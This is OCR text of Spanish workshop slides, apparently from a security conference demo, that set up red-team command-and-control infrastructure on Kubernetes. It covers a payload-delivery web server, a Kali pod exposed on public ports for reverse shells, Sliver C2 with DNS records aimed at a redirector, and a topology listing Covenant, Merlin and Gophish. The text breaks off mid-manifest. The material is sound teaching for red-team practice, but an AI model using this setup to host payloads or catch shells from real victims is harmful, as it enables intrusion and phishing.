
COVENANT/ DEMO 1




COVENANT/ DEMO 1



COVENANT/ DEMO 1



PAYLOAD DELIVERY



PAYLOAD DELIVERY

- Vamos a necesitar 2 cosas, un servicio con deployment corriendo un webserver y un persisten volume de kubernetes que nos deje compartir el recurso entre distintos pods.

- Persisten Volume (pv) es storage, en lugar de ceph, para este storage vamos a usar un recurso en node1
- Persitent volume claims(pvc) es un pedido de escritura/lectura/acceso a este storage, como es compartido va a ser RWX(read write many)
- Como webserver se puede usar nginx,apache con mod_rewrite o lo que gusten :) apache con mod_rewrite esta bueno, quien quiera investigar mas, esta super recomendado.

PAYLOAD DELIVERY/pv y pvc

~: # mkdir /mnt/data

```yaml
apiVersion: v1
kind: PersistentVolume
metadata:
  name: shared-pv
  labels:
    type: local
spec:
  storageClassName: manual
  capacity:
    storage: 10Gi
  accessModes:
    - ReadWriteMany
  hostPath:
    path: "/mnt/data"
```

```yaml
apiVersion: v1
kind: PersistentVolumeClaim
metadata:
  name: shared-pvc
  namespace: c2
spec:
  storageClassName: manual
  accessModes:
    - ReadWriteMany
  resources:
    requests:
      storage: 3Gi
```

```
ko apply -f 1-shared-pv.yaml
ko apply -f 2-shared-pvc.yaml
```

PAYLOAD DELIVERY/deployment

ko apply -f deploy.yaml

```yaml
apiVersion: apps/v1
kind: Deployment
metadata:
  name: payloads
  namespace: c2
  labels:
    app: payloads
spec:
  replicas: 1
  selector:
    matchLabels:
      app: payloads
  template:
    metadata:
      labels:
        app: payloads
    spec:
      containers:
      - image: nginx
        ports:
          - containerPort: 80
            protocol: TCP
            name: payloads
        name: payloads
        imagePullPolicy: Always
        volumeMounts:
          - mountPath: "/usr/share/nginx/html"
            name: shared-storage
      volumes:
      - name: shared-storage
        persistentVolumeClaim:
          claimName: shared-pvc
```

PAYLOAD DELIVERY/deployment

ko apply -f svc.yaml


```yaml
apiVersion: v1
kind: Service
metadata:
  name: payloads
  namespace: c2
  labels:
    app: payloads
spec:
  ports:
    - port: 80
      name: payloads
      targetPort: 80
  selector:
    app: payloads
```

PAYLOAD DELIVERY/deployment


ko apply -f ingress.yaml

```yaml
apiVersion: traefik.containo.us/v1alpha1
kind: IngressRoute
metadata:
  name: payload-https
  namespace: c2
spec:
  entryPoints:
    - https
  routes:
  - kind: Rule
    match: Host(`minieko.xyz`)
    services:
    - kind: Service
      name: payloads
      port: 80
  tls:
    secretName: minieko-tls
```

PAYLOAD DELIVERY/test



KALI


TARGET
pwndemic.xyz
80
443
RED 1
covenant.xyz
80
443
RED 2
notcobalt.xyz
443
RED 3
meterprecat.xyz
1337
4444
RED 4
notcobalt.xyz
53
RED 5
minieko.xyz
80
443
RED 6
ekoparty.xyz
SMTP POP
RED 7
PROXY
KUBERNETES
TRAEFIK
SERVICES
INGRESS ROUTES
HTTP
MERLIN
COVENANT
COVENANT
KALI-REVERSE
SLIVER - DUS
PAYLOAD DELIVERY
GOPHISH
KALI ATTACK
METALLB
DOCKER REGISTRY
SHARED VOLUME
ROOK-CEPH

KALI/meterpreter-netcat-oldschool

```yaml
apiVersion: apps/v1
kind: StatefulSet
metadata:
  name: kali-sh
  namespace: c2
  labels:
    app: kali-sh
spec:
  replicas: 1
  selector:
    matchLabels:
      app: kali-sh
  serviceName: kali-sh
  template:
    metadata:
      labels:
        app: kali-sh
    spec:
      containers:
      - image: kalilinux/kali-rolling
        name: kali-sh
        imagePullPolicy: Always
        command: ["/bin/bash"]
        args: ["-c","tail -f /dev/null"]
        ports:
          - name: kali-sh-web
            protocol: TCP
            containerPort: 1337
        volumeMounts:
          - mountPath: "/kali_data"
            name: kali-data
          - mountPath: "/shared-pvc"
            name: shared-storage
      volumes:
      - name: kali-data
      - name: shared-storage
        persistentVolumeClaim:
          claimName: shared-pvc
```

```yaml
  volumeClaimTemplates:
    - metadata:
        name: kali-data
        labels:
          app: kali-sh
      spec:
        accessModes: [ "ReadWriteOnce"]
        storageClassName: rook-ceph-block-x2
        resources:
          requests:
            storage: "16Gi"

```

```
ko apply -f kali-deployment.yaml
```


KALI/meterpreter-netcat-oldschool

En lugar de usar traefik, vamos a crear un servicio y que metallb le asigne una ip publica, esto agiliza el proceso de abrir nuevos puertos para futuras reverse shells

Recomendación: abrir bocha de puertos antes :)

```yaml
---
apiVersion: v1
kind: Service
metadata:
  name: kali-sh-web
  namespace: c2
  annotations:
    metallb.universe.tf/address-pool: public
  labels:
    app: kali-sh
spec:
  ports:
    - protocol: TCP
      name: nc-rev-1
      port: 1337
  selector:
    app: kali-sh
  type: LoadBalancer

```

SLIVER


TARGET
pwndemic.xyz
80
443
RED 1
covenant.xyz
80
443
RED 2
notcobalt.xyz
443
RED 3
meterprecat.xyz
1337
4444
RED 4
notcobalt.xyz
53
RED 5
minieko.xyz
80
443
RED 6
ekoparty.xyz
SMTP POP
RED 7
PROXY
KUBERNETES
TRAEFIK
SERVICES
INGRESS ROUTES
HTTP
MERLIN
COVENANT
COVENANT
KALI-REVERSE
SLIVER - DUS
PAYLOAD DELIVERY
GOPHISH
KALI ATTACK
METALLB
DOCKER REGISTRY
SHARED VOLUME
ROOK-CEPH

SLIVER/dns

Setea los dns con las ip del redirector!
Host del NS record, puede ser cualquier cosa

Type	Host	Value
A Record	@	172.105.248.184
A Record	ns1	172.105.248.184
NS Record	1	ns1.notcobalt.xyz.

sliver/dns, statefulset

```yaml
apiVersion: apps/v1
kind: StatefulSet
metadata:
  name: sliver-sh
  namespace: c2
  labels:
    app: sliver-sh
spec:
  replicas: 1
  selector:
    matchLabels:
      app: sliver-sh
  serviceName: sliver-sh
  template:
    metadata:
      labels:
        app: sliver-sh
    spec:
      containers:
      - image: 10.233.3.129:5000/sliver
        name: sliver-sh
        imagePullPolicy: Always
        command: ["/bin/bash"]
        args: ["-c","apt update && apt install -y tmux && tail -f /dev/null"]
        ports:
          - name: sliver-sh-web
            protocol: TCP
            containerPort: 80
          - name: sliver-sh-https
            protocol: TCP
            containerPort: 443
        volumeMounts:
          - mountPath: "/app/Data"
            name: sliver-sh-data
          - mountPath: "/shared-storage"
            name: shared-storage
      volumes:
      - name: sliver-sh-data
      - name: shared-storage
        persistentVolumeClaim:
          claimName: shared-pvc
  volumeClaimTemplates:
    - metadata:
        name: sliver-sh-data
        labels:
          app: sliver-sh
      spec:
        accessModes: [ "ReadWriteOnce"]
        storageClassName: rook-ceph-block-x2
        resources:
          requests:
            storage: "16Gi"
```

sliver/dns, svc, udp ingress


```yaml
apiVersion: v1
kind: Service
metadata:
  name: sliver-sh-dns
  namespace: c2
  labels:
    app: sliver-sh
spec:
  ports:
  - port: 53
    protocol: UDP
    name: sliver-sh-dns
    targetPort: 53
  selector:
    app: sliver-sh
```

```yaml
apiVersion: traefik.containo.us/v1alpha1
kind: IngressRouteUDP
